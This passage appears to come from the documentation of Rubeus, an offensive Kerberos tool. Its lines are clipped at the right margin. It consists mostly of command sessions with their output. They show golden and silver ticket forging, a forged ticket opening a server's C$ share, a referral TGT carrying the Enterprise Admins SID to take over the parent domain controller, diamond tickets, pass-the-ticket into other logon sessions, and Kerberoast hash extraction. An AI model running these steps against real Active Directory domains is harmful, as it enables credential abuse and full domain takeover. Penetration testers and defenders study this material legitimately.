[*] Searching path 'DC=rubeus,DC=ghostpack,DC=l
[*] Retrieving domain policy information over L
[*] Searching path 'DC=rubeus,DC=ghostpack,DC=l
[*] Attempting to mount: \\pdc1.rubeus.ghostpac
[*] \\pdc1.rubeus.ghostpack.local\SYSVOL succes
[*] Attempting to unmount: \\pdc1.rubeus.ghostp
```

```
[*] \\pdc1.rubeus.ghostpack.local\SYSVOL succes
[*] Retrieving netbios name information over LD
[*] Searching path 'CN=Configuration,DC=rubeus,
[*] Building PAC

[*] Domain         : RUBEUS.GHOSTPACK.LOCAL (RU
[*] SID            : S-1-5-21-3237111427-160793
[*] UserId         : 1106
[*] Groups         : 513
[*] ServiceKey     : 6A8941DCB801E0BF63444B830E
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96
[*] KDCKey         : 6A8941DCB801E0BF63444B830E
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96
[*] Service        : krbtgt
[*] Target         : rubeus.ghostpack.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harmj0y@rubeus.ghostpack.

[*] AuthTime       : 29/07/2021 00:22:38
[*] StartTime      : 29/07/2021 00:22:38
[*] EndTime        : 29/07/2021 10:22:38
[*] RenewTill      : 05/08/2021 00:22:38

[*] base64(ticket.kirbi):

      doIFdTCCBXGgAwIBBaEDAgEWooIERDCCBEBhggQ8M
                                        ...(sni
      dWJldXMuZ2hvc3RwYWNrLmxvY2Fs


[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harmj0y@rubeus.ghostpack.

[*] AuthTime       : 30/07/2021 00:22:38
[*] StartTime      : 30/07/2021 00:22:38
[*] EndTime        : 30/07/2021 10:22:38
[*] RenewTill      : 06/08/2021 00:22:38
```

```
[*] base64(ticket.kirbi):

      doIFdTCCBXGgAwIBBaEDAgEWooIERDCCBEBhggQ8M
                                          ...(sni
      dWJldXMuZ2hvc3RwYWNrLmxvY2Fs


[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harmj0y@rubeus.ghostpack.

[*] AuthTime       : 31/07/2021 00:22:38
[*] StartTime      : 31/07/2021 00:22:38
[*] EndTime        : 31/07/2021 10:22:38
[*] RenewTill      : 07/08/2021 00:22:38

[*] base64(ticket.kirbi):

      doIFdTCCBXGgAwIBBaEDAgEWooIERDCCBEBhggQ8M
                                          ...(sni
      dWJldXMuZ2hvc3RwYWNrLmxvY2Fs


[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harmj0y@rubeus.ghostpack.

[*] AuthTime       : 01/08/2021 00:22:38
[*] StartTime      : 01/08/2021 00:22:38
[*] EndTime        : 01/08/2021 10:22:38
[*] RenewTill      : 08/08/2021 00:22:38

[*] base64(ticket.kirbi):

      doIFdTCCBXGgAwIBBaEDAgEWooIERDCCBEBhggQ8M
                                          ...(sni
      dWJldXMuZ2hvc3RwYWNrLmxvY2Fs
```

```
[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harmj0y@rubeus.ghostpack.

[*] AuthTime       : 02/08/2021 00:22:38
[*] StartTime      : 02/08/2021 00:22:38
[*] EndTime        : 02/08/2021 10:22:38
[*] RenewTill      : 09/08/2021 00:22:38

[*] base64(ticket.kirbi):

      doIFdTCCBXGgAwIBBaEDAgEWooIERDCCBEBhggQ8M
                                          ...(sni
      dWJldXMuZ2hvc3RwYWNrLmxvY2Fs
```

silver

The **silver** action will forge a ticket for the user `/user:X` and service `/service:SPN`, encrypting the ticket with the hash passed with `/des:X`, `/rc4:X`, `/aes128:X` or `/aes256:X` and using the same key to create the ServerChecksum. If the `/krbkey:X` argument is passed this will be used to create the KDCChecksum and TicketChecksum (if the service is not **krbtgt/domain.com** or **domain.com** is different to the from the realm used within the ticket, ie. it is a referral ticket), otherwise the same key used to encrypt the ticket is used. If `krbenctype:X` is not passed, the same encryption type used by the service key is assumed for the KDCChecksum and TicketChecksum.

The `/cname:X` and `/crealm:X` arguments can be used to set different values for those fields within the EncTicketPart (encrypted part of the ticket), this is sometimes seen within referral delegation tickets. A S4UDelegationInfo PAC section can be added by passing the `/s4uproxytarget:X` and `/s4utransitedservices:SPN1,SPN2,...` arguments, this section provides a final target for delegation and the list of SPNs the delegation has happened through.

The `/authdata` flag can be used to add some generic Authorization Data sections to the EncTicketPart, by default this will include a *KERB-LOCAL* section and a *KERB-AD-RESTRICTION-ENTRY* section with some default values.

The `/nofullpacsig` flag will **exclude** the new *FullPacChecksum*, introduced to resolve the CVE-2022-37967 vulnerability. This signature is included by default in any tickets not secured with the krbtgt key.

Forging a service ticket to **cifs/SQL1.rubeus.ghostpack.local** for the user **ccob** using the services *RC4* password hash and signing the KDCChecksum and TicketChecksum with the proper KRBTGT *AES256* key, using LDAP with alternate credentials to get the PAC information:

```
C:\Rubeus>dir \\SQL1.rubeus.ghostpack.local\c$
The user name or password is incorrect.

C:\Rubeus>Rubeus.exe silver /service:cifs/SQL1.r


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Build TGS

[*] Trying to query LDAP using LDAPS for user i
[*] Searching path 'DC=rubeus,DC=ghostpack,DC=l
[*] Retrieving group and domain policy informat
[*] Searching path 'DC=rubeus,DC=ghostpack,DC=l
[*] Attempting to mount: \\pdc1.rubeus.ghostpac
[*] \\pdc1.rubeus.ghostpack.local\SYSVOL succes
[*] Attempting to unmount: \\pdc1.rubeus.ghostp
[*] \\pdc1.rubeus.ghostpack.local\SYSVOL succes
[*] Retrieving netbios name information over LD
[!] Unable to query forest root using System.Di
[*] Searching path 'CN=Configuration,DC=rubeus,
```

```
[*] Building PAC

[*] Domain         : RUBEUS.GHOSTPACK.LOCAL (RUI
[*] SID            : S-1-5-21-3237111427-160793(
[*] UserId         : 1109
[*] Groups         : 512,513
[*] ServiceKey     : F74B07EB77CAA52B8D227A113CI
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 6A8941DCB801E0BF63444B830E!
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_
[*] Service        : cifs
[*] Target         : SQL1.rubeus.ghostpack.loca

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'ccob' to 'cifs/SQL1.rubeu

[*] AuthTime       : 29/07/2021 01:00:23
[*] StartTime      : 29/07/2021 01:00:23
[*] EndTime        : 29/07/2021 11:00:23
[*] RenewTill      : 05/08/2021 01:00:23

[*] base64(ticket.kirbi):

      doIFZTCCBWGgAwIBBaEDAgEWooIESDCCBERhggRAM
                                        ...(sni
      bG9jYWw=


[+] Ticket successfully imported!

C:\Rubeus>dir \\SQL1.rubeus.ghostpack.local\c$
 Volume in drive \\SQL1.rubeus.ghostpack.local\
 Volume Serial Number is 1AD6-20BE

 Directory of \\SQL1.rubeus.ghostpack.local\c$

15/09/2018  08:19    <DIR>          PerfLogs
20/07/2021  18:17    <DIR>          Program Fil
20/07/2021  18:17    <DIR>          Program Fil
21/07/2021  01:53    <DIR>          Rubeus
20/07/2021  21:02    <DIR>          temp
20/07/2021  22:31    <DIR>          Users
```

```
20/07/2021  18:18    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  124,275,159,040 bytes
```

Forging a referral TGT for a trusting domain, using LDAP to retrieve the PAC information:

```
C:\Rubeus>Rubeus.exe silver /user:exploitph /ld

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Build TGS

[*] Trying to query LDAP using LDAPS for user i
[*] Searching path 'DC=rubeus,DC=ghostpack,DC=l
[*] Retrieving domain policy information over L
[*] Searching path 'DC=rubeus,DC=ghostpack,DC=l
[*] Attempting to mount: \\pdc1.rubeus.ghostpac
[*] \\pdc1.rubeus.ghostpack.local\SYSVOL succes
[*] Attempting to unmount: \\pdc1.rubeus.ghostp
[*] \\pdc1.rubeus.ghostpack.local\SYSVOL succes
[*] Retrieving netbios name information over LD
[*] Searching path 'CN=Configuration,DC=rubeus,
[*] Building PAC

[*] Domain         : RUBEUS.GHOSTPACK.LOCAL (RU
[*] SID            : S-1-5-21-3237111427-160793
[*] UserId         : 1104
[*] Groups         : 513
[*] ServiceKey     : 856A1023055848748E7B9D505E
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 856A1023055848748E7B9D505E
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : dev.rubeus.ghostpack.local

[*] Generating EncTicketPart
```

```
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'exploitph@rubeus.ghostpacl

[*] AuthTime       : 29/07/2021 02:45:54
[*] StartTime      : 29/07/2021 02:45:54
[*] EndTime        : 29/07/2021 12:45:54
[*] RenewTill      : 05/08/2021 02:45:54

[*] base64(ticket.kirbi):

      doIFojCCBZ6gAwIBBaEDAgEWooIEfjCCBHphggR2M:
                                          ...(sni
      LmxvY2Fs
```

This ticket can then be used to request service tickets on the trusting domain using `asktgs`:

```
C:\Rubeus>Rubeus.exe asktgs /service:cifs/devdc:


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGS

[*] Using domain controller: devdc1.dev.rubeus.
[*] Requesting default etypes (RC4_HMAC, AES[12
[*] Building TGS-REQ request for: 'cifs/devdc1.
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFrzCCBaugAwIBBaEDAgEWooIEgzCCBH9hggR7M:
                                          ...(sni
      ZXVzLmdob3N0cGFjay5sb2NhbA==

  ServiceName              :  cifs/devdc1.dev.r
```

```
  ServiceRealm             :  DEV.RUBEUS.GHOSTP
  UserName                 :  exploitph
  UserRealm                :  RUBEUS.GHOSTPACK.
  StartTime                :  29/07/2021 02:51:
  EndTime                  :  29/07/2021 12:45:
  RenewTill                :  05/08/2021 02:45:
  Flags                    :  name_canonicalize
  KeyType                  :  aes256_cts_hmac_s
  Base64(key)              :  v1Bnp3plKCePeRpg1
```

Forge a referral TGT for dev.ccob@dev.rubeus.ghostpack.local for the parent domain **rubeus.ghostpack.local** and include the SID of the Enterprise Admins group:

```
C:\Rubeus>Rubeus.exe silver /user:dev.ccob /lda

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Build TGS

[*] Trying to query LDAP using LDAPS for user i
[*] Searching path 'DC=dev,DC=rubeus,DC=ghostpa
[*] Retrieving domain policy information over L
[*] Searching path 'DC=dev,DC=rubeus,DC=ghostpa
[*] Attempting to mount: \\devdc1.dev.rubeus.gh
[*] \\devdc1.dev.rubeus.ghostpack.local\SYSVOL
[*] Attempting to unmount: \\devdc1.dev.rubeus.
[*] \\devdc1.dev.rubeus.ghostpack.local\SYSVOL
[*] Retrieving netbios name information over LD
[*] Searching path 'CN=Configuration,DC=rubeus,
[*] Building PAC

[*] Domain         : DEV.RUBEUS.GHOSTPACK.LOCAL
[*] SID            : S-1-5-21-2065789546-412920
[*] UserId         : 1107
[*] Groups         : 513
```

```
[*] ExtraSIDs      : S-1-5-21-3237111427-160793(
[*] ServiceKey     : 856A1023055848748E7B9D505E
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 856A1023055848748E7B9D505E
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : rubeus.ghostpack.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'dev.ccob@dev.rubeus.ghost

[*] AuthTime       : 29/07/2021 03:03:34
[*] StartTime      : 29/07/2021 03:03:34
[*] EndTime        : 29/07/2021 13:03:34
[*] RenewTill      : 05/08/2021 03:03:34

[*] base64(ticket.kirbi):

      doIF0TCCBc2gAwIBBaEDAgEWooIEqTCCBKVhggShM
                                          ...(sni
      G9zdHBhY2subG9jYWw=
```

This referral TGT can then be used to request service tickets for services in **rubeus.ghostpack.local** using the asktgs command and gain the privileges of the Enterprise Admins group:

```
C:\Rubeus>Rubeus.exe asktgs /service:cifs/pdc1.

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGS

[*] Using domain controller: pdc1.rubeus.ghostp
```

```
[*] Requesting default etypes (RC4_HMAC, AES[128
[*] Building TGS-REQ request for: 'cifs/pdc1.rul
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIF9zCCBfOgAwIBBaEDAgEWooIE1DCCBNBhggTMM
                                          ...(sn
      ZnMbG3BkYzEucnViZXVzLmdob3N0cGFjay5sb2Nhb

  ServiceName              :  cifs/pdc1.rubeus.g
  ServiceRealm             :  RUBEUS.GHOSTPACK.l
  UserName                 :  dev.ccob
  UserRealm                :  DEV.RUBEUS.GHOSTP
  StartTime                :  29/07/2021 03:04:
  EndTime                  :  29/07/2021 13:03:
  RenewTill                :  05/08/2021 03:03:
  Flags                    :  name_canonicalize
  KeyType                  :  aes256_cts_hmac_sl
  Base64(key)              :  lQGdcWT5/cacHGFko



C:\Rubeus>dir \\pdc1.rubeus.ghostpack.local\c$
 Volume in drive \\pdc1.rubeus.ghostpack.local\c
 Volume Serial Number is 3C5F-0EF1

 Directory of \\pdc1.rubeus.ghostpack.local\c$

30/06/2021  02:13    <DIR>          inetpub
15/09/2018  08:19    <DIR>          PerfLogs
09/06/2021  17:45    <DIR>          Program Fil
09/06/2021  17:45    <DIR>          Program Fil
14/07/2021  01:18    <DIR>          Rubeus
19/07/2021  20:48    <DIR>          temp
30/06/2021  02:14    <DIR>          Users
14/07/2021  02:17    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  94,901,772,288 bytes fr
```

diamond

The **diamond** action will forge a diamond TGT by modifying a TGT requested for a user using the given arguments. First a TGT

will be requested for the specified user and encryption key (`/rc4`, `/aes128`, `/aes256`, or `/des`). A `/password` flag can also be used instead of a hash - in this case `/enctype:X` will default to RC4 for the exchange, with `des|aes128|aes256` as options. Alternatively, PKINIT authentication is supported with the `/certificate:X` argument. When the private key within the PFX file is password protected, this password can be passed with the `/password:X` argument. Lastly, the `/tgtdeleg` flag can be passed to request a TGT using the tgtdeleg trick. The `/krbkey:X` argument is used to decrypt the ticket, resign it after the changes have been made, and rencrypt the ticket.

If no `/domain` is specified, the computer's current domain is extracted, and if no `/dc` is specified the same is done for the system's current domain controller. The `/ptt` flag will "pass-the-ticket" and apply the resulting Kerberos credential to the current logon session. The `/luid:0xA..` flag will apply the ticket to the specified logon session ID (elevation needed) instead of the current logon session.

Note that no elevated privileges are needed on the host to request TGTs or apply them to the **current** logon session, just the correct hash for the target user. Also, another opsec note: only one TGT can be applied at a time to the current logon session, so the previous TGT is wiped when the new ticket is applied when using the `/ptt` option. A workaround is to use the `/createnetonly:C:\X.exe` parameter (which hides the process by default unless the `/show` flag is specified), or request the ticket and apply it to another logon session with `ptt /luid:0xA..`.

The `/ticketuser:X` argument is used to specify the username to be used within the modified ticket, `/ticketuserid:#` to specify the user's RID, `/groups:RID1,RID2...` to specify the groups for the ticket and `/sids:SID1,SID2...` to specify the SIDs to be included in the ExtraSIDs field.

Creating a diamond TGT using a username and password:

```
C:\Rubeus>Rubeus.exe diamond /krbkey:3111b43b22(

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.1

[*] Action: Diamond Ticket

[*] Using domain controller: earth-dc.marvel.lo
[!] Pre-Authentication required!
[!]     AES256 Salt: MARVEL.LOCALloki
[*] Using aes256_cts_hmac_sha1 hash: 8A90D4F4E8
[*] Building AS-REQ (w/ preauth) for: 'marvel.l
[*] Using domain controller: 10.1.1.11:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFejCCBXagAwIBBaEDAgEWooIEgzCCBH9hggR7M
                                          ...(sni
      oRgwFhsGa3JidGd0GwxNQVJWRUwuTE9DQUw=

[*] Decrypting TGT
[*] Retreiving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):

      doIFajCCBWagAwIBBaEDAgEWooIEczCCBG9hggRrM
                                          ...(sni
      UlZFTC5MT0NBTA==
```

Creating a diamond TGT using the tgtdeleg trick:

```
C:\Rubeus>Rubeus.exe diamond /krbkey:3111b43b22(

   ______        _
  (_____ \      | |
```

```
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.1

[*] Action: Diamond Ticket

[*] No target SPN specified, attempting to buil
[*] Initializing Kerberos GSS-API w/ fake deleg
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegati
[*] Found the AP-REQ delegation ticket in the G
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key fr
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFejCCBXagAwIBBaEDAgEWooIEgzCCBH9hggR7M
                                          ...(sni
      oRgwFhsGa3JidGd0GwxNQVJWRUwuTE9DQUw=

[*] Decrypting TGT
[*] Retreiving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):

      doIFajCCBWagAwIBBaEDAgEWooIEczCCBG9hggRrM
                                          ...(sni
      UlZFTC5MT0NBTA==
```

Ticket Management

Breakdown of the ticket management commands:

Command	Description
ptt	Apply a ticket to the current (or specified) logon session

purge	Purge the current (or specified) logon session of Kerberos tickets
describe	Describe a ticket base64 blob or .kirbi file

ptt

The **ptt** action will submit a `/ticket:X` (TGT or service ticket) for the current logon session through the LsaCallAuthenticationPackage() API with a KERB_SUBMIT_TKT_REQUEST message, or (**if elevated**) to the logon session specified by `/luid:0xA..`. Like other `/ticket:X` parameters, the value can be a base64 encoding of a .kirbi file or the path to a .kirbi file on disk.

```
C:\Rubeus>Rubeus.exe ptt /ticket:doIFmjCCBZagAw

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3


[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Rubeus>Rubeus.exe klist


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3
```

```
[*] Action: List Kerberos Tickets (Current User

    [0] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 2/11/2019 2:55:18 PM ; 
    Server Name       : krbtgt/testlab.local @ 
    Client Name       : dfm.a @ TESTLAB.LOCAL
    Flags             : name_canonicalize, pre_
```

Elevated ticket application to another logon session:

```
C:\Rubeus>Rubeus.exe klist /luid:0x474722b


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3



[*] Action: List Kerberos Tickets (All Users)

[*] Target LUID     : 0x474722b

UserName                 : patsy
Domain                   : TESTLAB
LogonId                  : 0x474722b
UserSID                  : S-1-5-21-883232822-2
AuthenticationPackage    : Kerberos
LogonType                : Interactive
LogonTime                : 2/11/2019 10:58:53 P
LogonServer              : PRIMARY
LogonServerDNSDomain     : TESTLAB.LOCAL
UserPrincipalName        : patsy@testlab.local

    [0] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 2/11/2019 2:58:53 PM ; 
    Server Name       : krbtgt/TESTLAB.LOCAL @ 
    Client Name       : patsy @ TESTLAB.LOCAL
    Flags             : name_canonicalize, pre_
```

```
C:\Rubeus>Rubeus.exe ptt /luid:0x474722b /ticke

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3



[*] Action: Import Ticket
[*] Target LUID: 0x474722b
[+] Ticket successfully imported!

C:\Rubeus>Rubeus.exe klist /luid:0x474722b

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3



[*] Action: List Kerberos Tickets (All Users)

[*] Target LUID     : 0x474722b

UserName                 : patsy
Domain                   : TESTLAB
LogonId                  : 0x474722b
UserSID                  : S-1-5-21-883232822-2
AuthenticationPackage    : Kerberos
LogonType                : Interactive
LogonTime                : 2/11/2019 10:58:53 P
LogonServer              : PRIMARY
LogonServerDNSDomain     : TESTLAB.LOCAL
UserPrincipalName        : patsy@testlab.local

    [0] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 2/11/2019 2:55:18 PM ;
```

```
    Server Name       : krbtgt/testlab.local @ 
    Client Name       : dfm.a @ TESTLAB.LOCAL
    Flags             : name_canonicalize, pre_
```

purge

The **purge** action will purge all Kerberos tickets from the current logon session, or (if elevated) to the logon session specified by `/luid:0xA..`.

```
C:\Rubeus>Rubeus.exe klist


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3



[*] Action: List Kerberos Tickets (Current User

    [0] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 2/11/2019 3:05:36 PM ; 
    Server Name       : krbtgt/TESTLAB.LOCAL @ 
    Client Name       : harmj0y @ TESTLAB.LOCAL
    Flags             : name_canonicalize, pre_

    [1] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 2/11/2019 3:05:36 PM ; 
    Server Name       : krbtgt/TESTLAB.LOCAL @ 
    Client Name       : harmj0y @ TESTLAB.LOCAL
    Flags             : name_canonicalize, pre_

    [2] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 2/11/2019 3:05:36 PM ; 
    Server Name       : cifs/primary.testlab.lo
    Client Name       : harmj0y @ TESTLAB.LOCAL
    Flags             : name_canonicalize, ok_a
```

```
C:\Rubeus>Rubeus.exe purge


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3

Luid: 0x0

[*] Action: Purge Tickets
[+] Tickets successfully purged!

C:\Rubeus>Rubeus.exe klist


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3




[*] Action: List Kerberos Tickets (Current User



C:\Rubeus>
```

Elevated purging of another logon session:

```
C:\Rubeus>Rubeus.exe triage /luid:0x474722b


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/
```

```
v1.3.3




[*] Action: Triage Kerberos Tickets

[*] Target LUID     : 0x474722b

----------------------------------------------
| LUID      | UserName              | Service
----------------------------------------------
| 0x474722b | dfm.a @ TESTLAB.LOCAL | krbtgt/te
----------------------------------------------



C:\Rubeus>Rubeus.exe purge /luid:0x474722b


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3

Luid: 0x474722b

[*] Action: Purge Tickets
[*] Target LUID: 0x474722b
[+] Tickets successfully purged!

C:\Rubeus>Rubeus.exe triage /luid:0x474722b


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3




[*] Action: Triage Kerberos Tickets
```

```
[*] Target LUID     : 0x474722b

----------------------------------------
| LUID | UserName | Service | EndTime |
----------------------------------------
----------------------------------------
```

describe

The **describe** action takes a `/ticket:X` value (TGT or service ticket), parses it, and describes the values of the ticket. Like other `/ticket:X` parameters, the value can be a base64 encoding of a .kirbi file or the path to a .kirbi file on disk.

If the supplied ticket is a service ticket AND the encryption type is RC4_HMAC, an extracted Kerberoast-compatible hash is output. If the ticket is a service ticket but the encryption key is AES128/AES256, a warning is displayed. If the ticket is a TGT, no hash or warning is displayed.

The EncTicketPart (encrypted section of the ticket) can be decrypted using the `/servicekey:X` argument, this will also verify the ServerChecksum within the PAC. The `/krbkey:X` argument can also be used for service tickets to verify the KDCChecksum and TicketChecksum (if it exists).

By passing the `/serviceuser:X` argument (and `/servicedomain:X` is required), an crackable "hash" can be formed from an AES256 encrypted ticket service ticket.

Display information about a TGT:

```
C:\Rubeus>Rubeus.exe describe /ticket:doIFmjCCB

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/
```

```
v1.3.3


[*] Action: Describe Ticket

UserName              :  dfm.a
UserRealm             :  TESTLAB.LOCAL
ServiceName           :  krbtgt/testlab.local
ServiceRealm          :  TESTLAB.LOCAL
StartTime             :  2/11/2019 2:55:18 PM
EndTime               :  2/11/2019 7:55:18 PM
RenewTill             :  2/18/2019 2:55:18 PM
Flags                 :  name_canonicalize, pre
KeyType               :  rc4_hmac
Base64(key)           :  e3MxrlTu9jHh9hG43UfiAQ
```

Display information about service ticket with an extracted Kerberoast "hash":

```
C:\Rubeus>Rubeus.exe describe /ticket:service_t


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.4.1


[*] Action: Describe Ticket

UserName              :  harmj0y
UserRealm             :  TESTLAB.LOCAL
ServiceName           :  asdf/asdfasdf
ServiceRealm          :  TESTLAB.LOCAL
StartTime             :  2/20/2019 8:58:14 AM
EndTime               :  2/20/2019 12:41:09 PM
RenewTill             :  2/27/2019 7:41:09 AM
Flags                 :  name_canonicalize, pre
KeyType               :  rc4_hmac
```

```
  Base64(key)           :  WqGWK4htp7rM1CURpxjMPA
  Kerberoast Hash       :  $krb5tgs$23$*USER$DOMA
```

Display information about a TGT along with the decrypted PAC:

```
C:\Rubeus>Rubeus.exe describe /servicekey:6a894

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0


[*] Action: Describe Ticket


  ServiceName              :  krbtgt/rubeus.gho
  ServiceRealm             :  RUBEUS.GHOSTPACK.
  UserName                 :  exploitph
  UserRealm                :  RUBEUS.GHOSTPACK.
  StartTime                :  28/07/2021 21:25:
  EndTime                  :  29/07/2021 07:25:
  RenewTill                :  04/08/2021 21:25:
  Flags                    :  name_canonicalize
  KeyType                  :  rc4_hmac
  Base64(key)              :  Gcf0pE1AVgbbmtSRq
  Decrypted PAC            :
    LogonInfo              :
      LogonTime            : 20/07/2021 22:10:2
      LogoffTime           :
      KickOffTime          :
      PasswordLastSet      : 14/07/2021 00:50:4
      PasswordCanChange    : 15/07/2021 00:50:4
      PasswordMustChange   :
      EffectiveName        : exploitph
      FullName             : Exploit PH
      LogonScript          :
      ProfilePath          :
      HomeDirectory        :
      HomeDirectoryDrive   :
      LogonCount           : 11
```

```
      BadPasswordCount     : 0
      UserId               : 1104
      PrimaryGroupId       : 513
